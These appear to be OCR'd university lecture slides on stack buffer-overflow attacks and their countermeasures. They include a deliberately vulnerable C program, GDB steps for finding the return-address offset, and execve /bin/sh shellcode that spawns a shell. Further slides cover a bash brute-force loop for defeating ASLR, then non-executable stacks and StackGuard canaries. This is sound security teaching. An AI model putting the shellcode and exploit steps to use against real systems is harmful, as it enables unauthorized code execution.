

Buffer-Overflow Attacks and Countermeasures




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Memory Layout




```c
int x = 100;
int main()
{
  // data stored on stack
  int  a=2;
  float b=2.5;
  static y;

  // allocate memory on heap
  int *ptr = (int *) malloc(2*sizeof(int));

  // values 5 and 6 stored on heap
  ptr[1]=5;
  ptr[2]=6;

  // deallocate memory on heap
  free(ptr)

  return 1;
}
```

Virtual Address vs. Physical Address




Stack Layout

❖ Stack Frame

```
void func(int a, int b)
{
   int x,y ;

   x = a + b;
   y = a - b;
}
```

❖ Frame Pointer

```
movl  12(%ebp), %eax
movl  8(%ebp), %edx
addl  %edx, %eax
movl  %eax, -8(%ebp)
```



Frame Pointer and Function Call Chain


Call chain: **`main`**`()` --> **`foo`**`()` --> **`bar`**`()`

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```


In-Class Exercise

Please draw the stack layout when we are in function foo()

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



Buffer-Overflow Vulnerability




Copy Data to Buffer


```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];

  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```

Buffer Overflow


```c
#include <string.h>

void foo(char *str)
{
   char buffer[12];

   /* The following statement will result in buffer overflow */
   strcpy(buffer, str);
}

int main()
{
   char *str = "This is definitely longer than 12";
   foo(str);

   return 1;
}
```



What Can We Do?



Launch the Attack



An Example of a Vulnerable Program

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Challenges

Finding the Offset and Addresses


❖ Running GDB

```
seed@ubuntu:~$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
seed@ubuntu:~$ touch badfile
seed@ubuntu:~$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
  ... (some information is ommitted) ...
(gdb) b foo
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Documents/BufOverflow/stack_dbg

Breakpoint 1, foo (str=0xbffff117 "...") at stack.c:14
14      strcpy(buffer, str);
```

❖ Finding the addresses

```
(gdb) p $ebp
$1 = (void *) 0xbffff188
(gdb) p &buffer
$2 = (char (*)[100]) 0xbffff11c
(gdb) p 0xbffff188 - 0xbffff11c
$3 = 108
(gdb) quit
```

Constructing the Array



Shellcode

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE


Writing Shellcode (Malicious Code): The Difficulties

❖ Writing shellcode using C

```
#include <stddef.h>
void main()
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

❖ Executable file


```
seed@ubuntu:$ gcc shellcode.c
seed@ubuntu:$ ls -la a.out
-rwxrwxr-x 1 seed seed 7165 Sep 16 10:17 a.out
```



Shellcode Example

```
const char code[] =
  "\x31\xc0"         /* xorl  %eax,%eax          */
  "\x50"             /* pushl %eax               */
  "\x68""//sh"       /* pushl $0x68732f2f        */
  "\x68""/bin"       /* pushl $0x6e69622f        */
  "\x89\xe3"         /* movl  %esp,%ebx          */
  "\x50"             /* pushl %eax               */
  "\x53"             /* pushl %ebx               */
  "\x89\xe1"         /* movl  %esp,%ecx          */
  "\x99"             /* cdq                      */
  "\xb0\x0b"         /* movb  $0x0b,%al          */
  "\xcd\x80"         /* int   $0x80              */
;
```

Countermeasures



Developer Approach

OS Approach 1: Address Space Layout Randomization

ASLR Case Study

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Defeat ASLR (My Experiment)

Terminal

```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  echo "$(($duration / 60)) minutes and $(($duration %60)) seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

- Press `Ctrl-Z` to suspend it
- Type `kill %%` to kill the process

My Brute-Force Result

```
14 minutes and 43 seconds elapsed.
The program has been running 12280 times so far.
./brute_force.sh: line 12: 31207 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12281 times so far.
./brute_force.sh: line 12: 31209 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12282 times so far.
./brute_force.sh: line 12: 31211 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12283 times so far.
./brute_force.sh: line 12: 31213 Segmentation fault      (core dumped) ./stack
14 minutes and 44 seconds elapsed.
The program has been running 12284 times so far.
#
```

Defeat ASLR in Android

Google's own researchers challenge key Android security talking point

No, address randomization defense does *not* protect against stagefright exploits.


by **Dan Goodin** - Sep 17, 2015 4:10pm EDT

Share Tweet 50

Throughout the resulting media storm, Google PR people have repeatedly held up the assurance that the raft of stagefright vulnerabilities is difficult to exploit in practice on phones running recent Android versions. The reason, they said: address space layout randomization, which came to maturity in Android 4.1, neutralizes such attacks. Generally

I did some extended testing on my Nexus 5; and results were pretty much as expected. In 4096 exploit attempts I got 15 successful callbacks; the shortest time-to-successful-exploit was lucky, at around 30 seconds, and the longest was over an hour. Given that the mediaserver process is throttled to launching once every 5 seconds, and the chance of success is 1/256 per attempt, this gives us a ~4% chance of a successful exploit each minute.

Nonexecutable Stack



Nonexecutable Stack

❖ Code on the stack

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

❖ Execution result

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!


seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

Return-to-libc Attack

Compiler Approach: StackGuard

StackGuard Exercise 1

Question: Can you modify the program below, so even if buffer overflow happens, the program is still safe?

```
void foo (char *str)
{

        char buffer[12];
        strcpy (buffer, str);

        return;
}
```

StackGuard Exercise 1 Solution

```
void foo (char *str)
{

        char buffer[12];
        strcpy (buffer, str);



        return;
}
```

StackGuard Exercise 2

Question: A programmer declares that the following code can defeat the buffer-overflow attack. Do you agree or not? Please give your justification. The secret only has 32 bits, which is quite weak as a secret, but we will ignore this issue in this question.

```
void func (char *str)
{
        int guard;
        int *secret = malloc (sizeof(int));
        *secret = generateRandomNumber();
        guard = *secret;

        char buffer[12];
        strcpy (buffer, str);

        if (guard != *secret) exit;

        return;
}
```

StackGuard Implementation in gcc

```
foo:
.LFB0:
   .cfi_startproc
   pushl  %ebp
   .cfi_def_cfa_offset 8
   .cfi_offset 5, -8
   movl  %esp, %ebp
   .cfi_def_cfa_register 5
   subl  $56, %esp
   movl  8(%ebp), %eax
   movl  %eax, -28(%ebp)
   // Canary Set Start
   movl %gs:20, %eax
   movl %eax, -12(%ebp)
   xorl %eax, %eax
   // Canary Set End
   movl  -28(%ebp), %eax
   movl  %eax, 4(%esp)
   leal  -24(%ebp), %eax
   movl  %eax, (%esp)
   call  strcpy
   // Canary Check Start
   movl -12(%ebp), %eax
   xorl %gs:20, %eax
   je .L2
   call __stack_chk_fail
   // Canary Check End
```

Summary

- Memory layout in function invocation
- Buffer overflow
- How to exploit buffer-overflow vulnerabilities
- Countermeasures